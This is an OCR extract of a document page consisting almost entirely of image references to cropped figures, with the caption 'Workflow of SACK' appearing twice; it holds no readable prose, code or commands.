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



Workflow of SACK



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



Workflow of SACK



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

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

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

